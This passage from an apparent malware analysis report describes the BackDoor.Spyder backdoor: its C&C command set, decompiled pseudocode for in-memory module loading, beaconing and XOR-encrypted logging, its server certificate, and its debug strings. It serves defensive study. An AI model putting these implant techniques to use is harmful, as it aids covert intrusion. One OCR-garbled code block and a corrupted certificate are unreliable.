After the verification step and sending the system information, **BackDoor.Spyder.1** begins processing the main commands. Unlike most backdoors, whose commands are quite specific (pick up a file, create a process, etc.), in this instance, they are more of a service nature and represent instructions for storing and structuring the received data. In fact, all these service commands are aimed at loading new modules in PE format, storing them, and calling certain exported functions. It is worth noting that the modules and their information are stored in memory in the form of hash tables using UT-hash.

tag	id	Description
6	1	Send the number of received modules to the server.
	2	Save the parameters of the received module in memory.
	3	Save the body of the module in the memory.

	4	<p>Load a previously saved module. The search is performed in the hash table by the ID obtained from the packet with the command. The module is loaded into memory, its entry point is called, then the addresses of the 4 exported functions are obtained, which are stored in the structure for further call. Call the exported function No.1.</p> <pre> __int64 __fastcall load_PE_module_and_get_export_functions(void *packet_32, void *p_PE_module, module_exports *loaded_module_exports) {     __int64 result; // eax     loaded_module *v5; // ebx      result = (__int64)load_and_execute_Dll_module((IMAGE_DOS_HEADER *)p_PE_module);     v5 = (loaded_module *)result;     if ( result )     {         loaded_module_exports-&gt;loaded_module_1 = (loaded_module *)result;         loaded_module_exports-&gt;export_func_1 = get_export_function_by_index((loaded_module *)result, 1u);         loaded_module_exports-&gt;export_func_2 = get_export_function_by_index(v5, 2u);         loaded_module_exports-&gt;export_func_3 = get_export_function_by_index(v5, 3u);         loaded_module_exports-&gt;export_func_4 = get_export_function_by_index(v5, 4u);         result = 1164;     }     return result; }                 </pre>
	5	Call the exported function No.4 of one of the loaded modules, then unload it.
	6	Send in response a packet consisting only of the data_packet_header header, in which the unk_2 field is 0xFFFFFFFF.
	7	Call the exported function No.2 of one of the loaded modules.
	8	Call the exported function No.3 of one of the loaded modules.
	5	2 Send information about the current connection parameters to the server.
	4	- Presumably, the exported function No.1 can return a table of pointers to functions, and the program calls one of these functions at this command.

After processing each packet received from the server, the backdoor checks the difference between the two values of the GetTickCount result. If the value exceeds the specified reference value, it sends the 0x573F0A68 signature value to the server without any additional data and transformations.

```

v4 = 0;
tick_count = GetTickCount();
if ( !p_Session )
    return v4;
if ( p_Session->mb_mode )
{
    if ( !g_flag_0 )
        return v4;
}
else if ( !ticks_flag )
{
    return v4;
}
if ( !p_Session->tick_count_2 )
{
    srand(tick_count);
    p_Session->tick_count_1 = tick_count;
    p_Session->tick_count_2 = tick_count;
}
if ( tick_count - p_Session->tick_count_1 > 1000 * msecs )
    return 0x61AE164;
if ( p_Session->mb_mode )
{
    if ( tick_count - p_Session->tick_count_2 > 1000 * p_Session->rnd_value_ticks_coefficient )
    {
        v7 = 0x573F0A68164;
        p_Session->tick_count_2 = tick_count;
        v4 = ((__int64 (__fastcall *))(__int64, __QWORD, __int64 *))g_struc0_1.f_send(3164, key_id, &v7);
        p_Session->rnd_value_ticks_coefficient = (int)((double)rand() * 0.000030517578125 * 10.0 * 2.0
            + (double)dword_10009054
            - 10.0);
    }
}
}
                
```



This file contains the path to an encrypted file containing a DLL module that the backdoor reads, decrypts, and loads.


```

if ( !check_exists_and_get_ptr(filename) )
return 0000;
module_desc = 0000;
v5 = load_library("crypt32.dll");
if ( !v5 )
return 0000;
CryptProtectData = (0000 [__fastcall "][DATA_BLOB *, LPVOID *, DATA_BLOB *, PVOID, CRYPTPROTECT_PROMPTSTRUCT *, DWORD, DATA_BLOB *])GetProcAddress(v5, "CryptProtectData");
if ( !CryptProtectData )
return 0000;
ChBuffer:0041[&ChBuffer_file_data];
if ( [unsigned int]read_file(filename, &ChBuffer_file_data) )
{
DataIn:pbData = ChBuffer:0041[&ChBuffer_file_data, 0];
DataIn:cbData = ChBuffer:0041[&ChBuffer_file_data, 4];
module_desc = 0000;
if ( CryptProtectData(DataIn, (LPVOID *)0, module_desc, 0000, 0000, 0, 0, 0) )
{
ChBuffer:0041[&ChBuffer_file_data, 4] = DataIn:cbData;
ChBuffer:0041[&ChBuffer_file_data, 0] = DataIn:pbData;
result = 0000;
}
}

```

## Features of the x86 version

The version of the backdoor designed to run on 32-bit Microsoft Windows operating systems is detected by Dr.Web as a **BackDoor.Spyder.3** (83e47dbe20882513dfd1453c4cfd99d3bcecc3d). The main difference of this modification is the presence of debug messages.



Messages are recorded on the log file located in the %WINDIR%\temp\deskpl.ttf directory. Depending on the initialization parameters, they can be output using OutputDebugStringA or encrypted using a simple XOR operation with byte 0x62.

```

GetLocalTime(&SystemTime);
_sprintf(
timestamp,
0xC7u,
"%d/%d/%d:%d:%d",
SystemTime.wYear,
SystemTime.wMonth,
SystemTime.wDay,
SystemTime.wHour,
SystemTime.wMinute,
SystemTime.wSecond);
OutputString[0] = 0;
memset(&OutputString[1], 0, 0x7FFu);
module_path[0] = 0;
memset(&module_path[1], 0, 0x103u);
GetModuleFileName(0, module_path, 0x104u);
v1 = strrchr(module_path, 92);
PID = GetCurrentProcessId();
modulr_filename = v1 + 1;
if ( modulr_filename )
_sprintf(OutputString, 0x7FFu, "%s[%s][%d]->%s\r\n", timestamp, modulr_filename, PID, msg_str);
else
_sprintf(OutputString, 0x7FFu, "%s[%s][%d]->%s\r\n", timestamp, byte_100741AE, PID, msg_str);
if ( flag_output_dbg )
OutputDebugStringA(OutputString);
v3 = strlen(OutputString);
if ( flag_encrypt_log_msg )
{
for ( i = 0; i < v3; ++i )
OutputString[i] ^= 0x62u;
}
v5 = CreateFileA(path_windir_deskpl, 0x40000000u, 1u, 0, 4u, 0x80u, 0);
v6 = v5;
if ( v5 == (HANDLE)-1 || !v5 )
return 0;
SetFilePointer(v5, 0, 0, 2u);
NumberOfBytesWritten = 0;
WriteFile(v6, OutputString, v3, &NumberOfBytesWritten, 0);
CloseHandle(v6);
return 1;

```

Messages related to communication with the C&C server and command processing are output using the OutputDebugStringA function. It is noteworthy that for such messages, the [Spyder] prefix is used.

```
int dbg_string(char *Format, ...)
{
    int result; // eax
    CHAR OutputString; // [esp+4h] [ebp-408h] BYREF
    char v3[1023]; // [esp+5h] [ebp-407h] BYREF
    va_list va; // [esp+418h] [ebp+Ch] BYREF

    va_start(va, Format);
    OutputString = 0;
    memset(v3, 0, sizeof(v3));
    _vsnprintf_s(&OutputString, 0x400u, 0xFFFFFFFF, Format, va);
    strncat_s(&OutputString, 0x400u, "\n", 0xFFFFFFFF);
    OutputDebugStringA(&OutputString);
    return result;
}
```

## Notes

Below is the information about the CA\_cert certificate for establishing a connection with the C&C server:

SHA1 Fingerprint=BF:46:40:E4:AF:56:DB:E0:D0:86:6E:16:B0:3F:C7:23:77:26:14:31

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 1 (0x1)

Signature Algorithm: sha256WithRSAEncryption

Issuer: CN = SecureTrust CA, O = SecureTrust Corporation, C = US

Validity

Not Before: Jan 1 00:00:00 2011 GMT

Not After : Dec 31 23:59:59 2025 GMT

Subject: CN = SecureTrust CA, O = SecureTrust Corporation, C = US

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

Public-Key: (4096 bit)

Modulus:

00:bd:c3:26:8b:e1:37:7f:f0:fa:0a:0d:83:a7:dd:  
22:31:14:83:08:d7:74:3b:31:08:84:ef:25:cf:2d:  
44:fc:2d:54:77:0b:17:e2:70:4d:be:2f:c1:fc:ed:  
d9:6b:9e:db:60:28:27:c4:1e:6d:15:3d:dd:b9:43:  
64:37:58:b4:bd:48:85:fa:d1:d6:f7:5a:33:eb:ec:  
b7:86:62:92:1f:89:d7:a4:bd:d3:1f:f3:18:9d:a4:  
15:27:16:7b:26:9f:5c:53:87:bd:40:22:d2:5e:cd:  
ab:d5:6f:1d:ac:c3:0d:f1:d9:d5:f5:6a:d3:16:76:  
58:df:f7:0b:20:0d:ed:7b:97:ae:66:0a:e6:cc:9f:  
73:50:fb:ce:16:a6:dc:45:d0:2f:70:3e:c8:c8:59:  
4d:c4:62:ec:b0:e9:01:9c:57:92:e4:78:83:4f:a6:  
ab:1b:94:45:ff:15:ed:dc:59:95:f3:71:22:9c:06:  
38:bb:e6:0f:b3:ec:af:5b:bd:1a:2f:b1:7f:ce:c8:  
4d:32:9f:8f:44:9b:ae:fc:e5:72:24:b4:3a:3b:f3:  
d0:79:30:79:a2:0e:bd:55:e9:cd:c0:4d:7e:07:fc:

37:b5:7f:69:be:d6:e3:37:ce:9e:ff:d2:05:e4:3c:  
59:7e:f0:d4:ab:01:e4:7b:07:f6:a4:f0:e3:c3:7e:  
58:07:2d:e8:96:9c:ac:8b:e6:dc:49:6a:51:9a:b3:  
b0:62:cf:3c:b4:4a:f9:89:ae:2c:73:17:01:43:63:  
ec:e8:2b:7b:1c:3c:81:41:fa:db:93:45:3a:21:1f:  
2a:3a:8f:30:d4:52:59:91:03:03:11:b8:18:ca:39:  
4c:9a:e2:57:33:e6:bc:c5:4a:8e:76:79:50:fd:bd:  
32:78:9c:79:58:4f:b9:d3:bb:05:eb:39:43:db:3e:  
b5:2d:51:18:ed:ee:9d:31:3a:2e:6b:37:37:34:28:  
4a:89:cb:65:b4:7d:bf:be:a1:67:cb:5c:71:9c:be:  
c3:3b:f7:a7:df:37:4d:0f:c7:57:f5:5b:d2:db:54:  
2c:91:5b:3b:7f:ec:1f:45:e4:7b:a5:0d:a1:c2:1f:  
64:af:51:cd:32:3a:83:25:9c:90:ac:77:66:4d:12:  
23:f5:5b:3c:90:b5:41:1b:54:55:a4:24:66:e6:e9:  
65:46:95:ff:ef:67:f5:a6:80:f6:d5:e6:3f:2f:c2:  
7b:25:d8:b3:b4:4d:f4:b8:7c:38:cc:de:3e:4f:43:  
9a:ca:be:c1:66:95:2d:2c:16:a9:56:9b:68:5d:8c:  
78:90:84:d4:86:51:10:f1:9b:14:23:43:bb:91:1e:  
02:01:ee:11:63:c4:f2:81:7f:83:68:5e:86:bd:8a:  
88:7c:2d

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Basic Constraints:

CA:TRUE, pathlen:0

X509v3 Subject Key Identifier:

E0:63:19:89:FA:AD:19:5D:E3:B3:A5:E2:85:D2:2F:87:B1:55:76:1B

X509v3 Authority Key Identifier:

keyid:E0:63:19:89:FA:AD:19:5D:E3:B3:A5:E2:85:D2:2F:87:B1:55:76:1B

X509v3 Key Usage: critical

Digital Signature, Key Agreement, Certificate Sign, CRL Sign

Netscape Cert Type:

SSL Client, SSL Server, Object Signing, SSL CA, Object Signing CA

Signature Algorithm: sha256WithRSAEncryption

08:33:53:e4:be:95:0a:1b:d7:6e:44:6b:2d:42:2a:45:7f:8b:  
89:fd:fb:d0:cf:5f:8f:83:77:5d:3b:2c:11:46:9f:44:3b:69:  
f2:e2:e7:fe:4e:c9:43:5c:89:5f:e2:e2:5a:5e:4c:4d:39:ed:  
ce:2d:63:d4:a1:93:ff:ff:3f:b0:77:86:e8:f1:5e:a3:4d:d3:  
ba:eb:41:0f:85:0c:04:fb:6c:42:19:bc:2b:d1:db:c6:51:e3:  
97:cd:5b:e5:d5:b4:1f:43:e7:7c:eb:86:08:16:86:0b:46:23:  
9d:f4:e9:18:b6:ce:e5:f4:96:7b:ee:5f:f5:8d:ff:dd:65:29:  
b9:12:94:f7:da:d3:c0:64:53:e6:2b:36:ec:6f:d3:26:3c:c2:  
ab:ba:10:cd:d8:39:43:8b:21:fe:68:ab:48:25:34:07:a6:cc:  
cc:b5:70:60:c4:ae:91:73:19:ff:9d:ff:82:ca:4a:9c:8e:70:  
94:96:5f:7c:b3:e8:f7:e4:3e:cc:af:41:7e:24:47:fe:ad:d5:  
a7:80:32:80:9c:7f:0c:00:3b:92:4c:ec:8e:ef:93:fb:8a:1f:  
ff:be:f0:ab:33:c7:4b:2b:5d:fc:31:e6:bf:f4:1d:c0:e3:d0:  
c5:94:a9:21:b1:8c:26:4b:c2:82:51:cf:1b:63:09:b1:ec:45:

31:49:ba:51:42:22:7a:41:90:2f:28:0e:40:76:91:3c:33:34:  
84:66:b9:7e:0e:68:5a:37:38:01:b1:92:64:a5:a8:9c:34:84:  
6a:c6:01:d0:30:f8:d5:52:0f:6e:3e:40:06:a2:b8:4c:b1:69:  
4d:16:8f:d0:c4:72:b6:0e:09:57:6c:5e:cd:bc:ab:e3:ce:80:  
ae:a7:6c:3d:3c:01:a5:a3:4f:4d:e0:52:36:12:cc:7a:e2:5e:  
f3:d7:22:a7:6c:7c:60:d4:fd:f4:37:94:70:dd:4c:9b:00:cd:  
7d:9d:42:f7:e7:b2:25:f6:63:06:1e:4d:dc:4b:ef:5c:45:5d:  
a7:b9:b7:33:21:4e:91:40:ba:ca:ec:70:d0:a5:f7:0c:0a:ea:  
97:11:fa:47:8b:dd:24:b0:c2:98:ff:94:4f:f6:c8:0f:e9:a5:  
2d:bf:b6:7c:f4:45:f3:cb:5a:fd:a0:38:ce:ca:60:24:34:74:  
77:ea:91:bc:dc:68:90:53:5f:0a:f4:40:13:69:68:2e:31:f9:  
df:7d:07:05:53:42:8a:8b:e0:49:75:ee:04:94:9e:87:1a:25:  
9e:82:16:87:a2:69:dd:eb:44:21:4c:98:1d:72:8b:46:74:5c:  
33:24:5c:c2:ab:7b:1f:c4:d4:d5:9a:40:77:15:73:d3:53:62:  
60:da:5d:7c:2a:9e:12:25

-----BEGIN CERTIFICATE-----

MIIFgTCCA2mgAwIBAgIBATANBgkqhkiG9w0BAQsFAADBIMRcwFQYDVQQDEw5TZWN1  
cmVUcnVzdCBDQTEgMB4GA1UEChMXU2VjdXJlVHJ1c3QgQ29ycG9yYXRpb24xCzAJ  
BgNVBAYTA1VTMB4XDTEwMDEwMTIzMTIzNTk1OVowSDEXMBUGA1UEAxMOU2VjdXJlVHJ1c3QgQ0ExIDAEBgNVBAoTF1N1Y3VyZVRydXN0IENvcnBv  
cmF0aW9uMQswCQYDVQQGEwJVUzCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoC  
ggIBAL3DJovhN3/w+goNg6fdIjEUgwjXdDsxCITvJc8tRPwtVHcLF+JwTb4vwfzt  
2Wue22AoJ8QebRU93bLDZDdYtL1IhfrR1vdaM+vst4Zikh+J16S90x/zGJ2kFScW  
eyafXF0HvUAi0L7Nq9VvHazDDfHZ1fVq0xZ2WN/3CyAN7XuXrmYK5syfc1D7zham  
3EXQL3A+yMhZtCr7LDpAZxXkuR4g0+mqxuURf8V7dxZlfnXIpwGOLvmD7Psr1u9  
Gi+xf87ITTKfj0Sbrvzlcis00jvz0HkweaIOvVXpzcBNfgf8N7V/ab7W4zf0nv/S  
BeQ8WX7w1KsB5HsH9qTw48N+WAct6JacrIvm3ElqUzqzsGLPPLRK+YmuLHMxAUNj  
7Ogrexw8gUH625NF0iEfKjqPMNRSWZEDAxG4GMo5TJriVzPmvMVKjnZ5UP29Mnic  
eVhPud07Bes5Q9s+tS1RG03unTE6Lms3NzQoSonLZbr9v76hZ8tccZy+wzv3p983  
TQ/HV/Vb0ttULJf03/sH0Xke6UNocIfZK9RzTI6gyWckKx3Zk0SI/VbPJC1QRtU  
VaQkZubpZUaV/+9n9aaA9tXmPy/CeyXys7RN9Lh80MzePk9Dmsq+wWaVLswWqVab  
af2MeJCE1IZREPGbFCNDu5EeAgHuEWPE8oF/g2hehr2KiHwtAgMBAAGjdjB0MA8G  
A1UdEwQIMAYBAf8CAQAwHQYDVRR0BBYEF0BjGYN6rRld47014oXSL4exVXYbMB8G  
A1UdIwQYMBaAF0BjGYN6rRld47014oXSL4exVXYbMA4GA1UdDwEB/wQEAwIBjjAR  
BgLghkgBhvhCAQEEBAMCANUwDQYJKoZIhvcNAQELBQADggIBAAGzU+S+lQob125E  
ay1CkKv/i4n9+9DPX4+Dd107LBFgn0Q7afLi5/50yUNciV/i4lpeTE057c4tY9Sh  
k//P7B3huJxXqNN07rrQQ+FDAT7bEIZvCvR28ZR45fNW+XVtB9D53zrhggWhgtG  
I5306Ri2zuX0lNvuX/WN/911KbkSlPfa08BkU+YrNuxv0yY8wqu6EM3YOUOLIf5o  
q0glNAemzMy1cGDErpfZGf+d/4LKSpy0cJSWX3yz6PfkPsyvQX4kR/6t1aeAMoCc  
fwwA05JM7I7vk/uKH/++8Kszx0srXfwx5r/0Hcdj0MWUqSGxjCZLwoJRzxtjCbHs  
RTFJuLFCInpBkC8oDk2kTwzNIRmuX40aFo30AGxkmSlqJw0hGrGAdAw+NVSD24+  
QAaiuEyxau0Wj9DEcrYOCVdsXs28q+P0gK6nbD08AaWjT03gUjYSzHriXvPXIqds  
fGDU/fQ3LHDdTJsAxZ2dQvfnSiX2YwYeTdxL71xFXae5tzMhTpFAusrscNCL9wwK  
6pcR+keL3SSwppj/LE/2yA/ppS2/tnz0RfPLWv2g0M7KYCQ0dHfqbzcaJBTXwr0  
QBNpaC4x+d99BwVTQoql4E117gSUnocaJZ6CFoeiad3rRCFMmB1yi0Z0XDMkXMKr

```
ex/E1NWaQHcVc9NTYmDaXXwqnhI1  
-----END CERTIFICATE-----
```

List of 32-bit modification debug messages:

```
[work]cmdline:%s  
[work]dwDataLen=%d buf_temp=%d  
[work]%s no exist  
[work]get work err5  
[aut]begin tid=%d.  
[update_thread]begin tid=%d.  
[update_thread]work=%s  
[update_thread]get_work ret=%d  
[update_thread]wait for work thread exit...  
[update_thread]work thread exit ok  
[update_thread]load work failed  
[pt]proxy_thread begin tid=%d.  
[dwMajorVersion=%d dwMinorVersion=%d  
[rtlVer.dwMinorVersion=%d  
[work]DllMain  
[work] DLL  
[work] VBR/SRV  
[wk]RtlGetCurrentUserToken ok  
[wk]ImpersonateLoggedOnUser ok  
[wk]OpenURL %s Ret=%d  
[wk]Err1  
[wk]Err4  
[wk]GetConfigStrFromURL err  
[wk]DecodeStrBuffer err  
[wk]DecodeLen err  
[wk]RevertToSelf  
[ ]IsProxyEnable Ret=%d  
[aut]GetConfigStrFromURL PROXY_NO Ret=%d  
[aut]GetConfigStrFromURL PROXY_USER Ret=%d  
[aut]JmpAddClientConfig %s with address: %s.  
[aut]GetRandom=%d  
[aut]szWebURL Not Set  
[aut]address_update_thread Exit.  
[update_thread]get_work_path ret=%d  
[pt]Using IE proxy setting.  
[pt]IE proxy NOT setup.  
[pt]SmpGetRegProxy Counts=%d  
[pt]IE proxy type = %u NOT support, address: %s.  
[pt]IE proxy type = %u, address: %s found.  
[pt]Add proxy config %s, address=%s.  
[work_thread]begin tid=%d
```

```
[wt]JmpAddClientConfig %s with address: %s.
[wt]JmpAddProxyConfig %s.
[wt]Proxy:%s
[wt]start Jumper error = %u.
[wt]Jumper start success!
[wt]JmpShutdown
[wt]JmpShutdown=%d
[wt]JmpTeardown=%d
[wt]tid=%d Exit
[Spyder] client module init error = %d.
[Spyder] register mod %d error = %u.
[spyder] alloc mem for ca cert failed.
[spyder] server address already exists in conf list.
[Spyder] alloc client error = %d.
[Spyder] ALLOC client uid = %u.
[Spyder] set ca for client id=%u error=%d
[Spyder] proxy setting exists, srv=%s
[spyder] use proxy [%s] to connect [%s] res = %u.
[Spyder] direct connect to %s error = %u.
[Spyder] connect to %s result = %u, protocol=%u.
[jmp] big packet: recv new big pkt while previous one not handled, old=%u, new=%u.
[jmp] packet size exceed limit = %d, id=%u.
[jmp] failed to realloc packet buffer, error = %u, pkt id=%u.
[jmp] big packet recv completed, id=%u, size=%u, ext id=%u.
[Spyder] PAUSE ext = %u Before.
[Spyder] PAUSE ext = %u After.
[Spyder] UNINIT ext = %u Before.
[Spyder] UNINIT ext = %u After.
duplicate session id for ext type id = %u.
[Spyder] can't find recv item for type id = %u.
[Spyder] ext type id = %u recved = %u, new recv = %u, but total size = %u
[Spyder] ext type id = %u recv completed, total size = %u.
[Spyder] find ext with same type id = %u while updating, free old ext.
[Spyder] alloc mem for completed ext error = %u.
[Spyder] ext recv %s, free tem buffer, type id = %u.
[Spyder] ext type = %u already loaded, unlaod now for updating.
[Spyder] failed to unload ext from memory.
[Spyder] load ext id = %u into memory error.
[Spyder] MOD LOAD AT %p, size=%u.
[Spyder] alloc mem for loaded item failed, unload ext type id = %u.
[Spyder] inint module type = %u begin.
[Spyder] inint module type = %u end.
[Spyder] alloc mem for mod_pfn error = %u.
[Spyder] unlaod ext id = %u error.
[Spyder] unload_and_free_all_exts.
[Spyder] UNLOAD ext = %u BEFORE.
[Spyder] UNLOAD ext = %u AFTER.
```

```
[Spyder] FREE ext = %u AFTER.
[Spyder] free ext cache = %u .
[Spyder] free ext mem = %u .
[Spyder] link setup Result=%d, local = %#X:%u, remote = %#X:%u, uid=%u.
[Spyder] connected callback at %02u:%02u:%02u, id = %u.
[Spyder] Link disconnected at %02u:%02u:%02u, id = %u.
[Spyder] recv data size = %u invalid, from uid=%u.
[Spyder] receive challenge = %I64X.
[Spyder] failed to get host info.
[Spyder] send host info error = %u.
[jmp] LOGIN SUCCESS, link id = %u.
[jmp] internal data process error.
[jmp] unknown state = %u.
[jmp] core process data error, close link = %u.
[Spyder] ext summary size error = %u.
[Spyder] ext recv prepare failed.
[Spyder] EXTENSION recv BEGIN, type = %u.
[Spyder] dll payload recv error.
[Spyder] ext active begin.
[Spyder] ext active result = %s.
[Spyder] ext free cmd not handled.
[Spyder] unhandled ext sub cmd = %u.
[Spyder] call ext failed = %d, sub=%u.
[spyder] unhandled subcmd=%u in tunnel cmd.
[Spyder] unhandled main cmd = %u, sub cmd = %u.
[Spyder] Can't get link id for ext data delivery.
[Spyder] SEND_DATA via link id=%u error = %d.
[Spyder] client link disconnect id = %u.
[Spyder] client send data error = %#X, id = %u.
[Spyder] enum session error = %u.
[Spyder] get Host info error.
[Spyder] save sn value error = %u.
[Spyder] gszUniqueSN=%s
[Spyder] create guid error = %d.
[jmp] Get adapter info error = %u.
[jmp] adapters info buf size=%u, count=%u.
Alloc buf for adapter info error = %u.
get adapter info with buf error = %u.
[jmp] IP=%s not match preset mac address, desc=%s.
[jmp] master adapter FOUND! IP = [%s], desc=%s.
[jmp] master adapter has more than one ip: %s.
```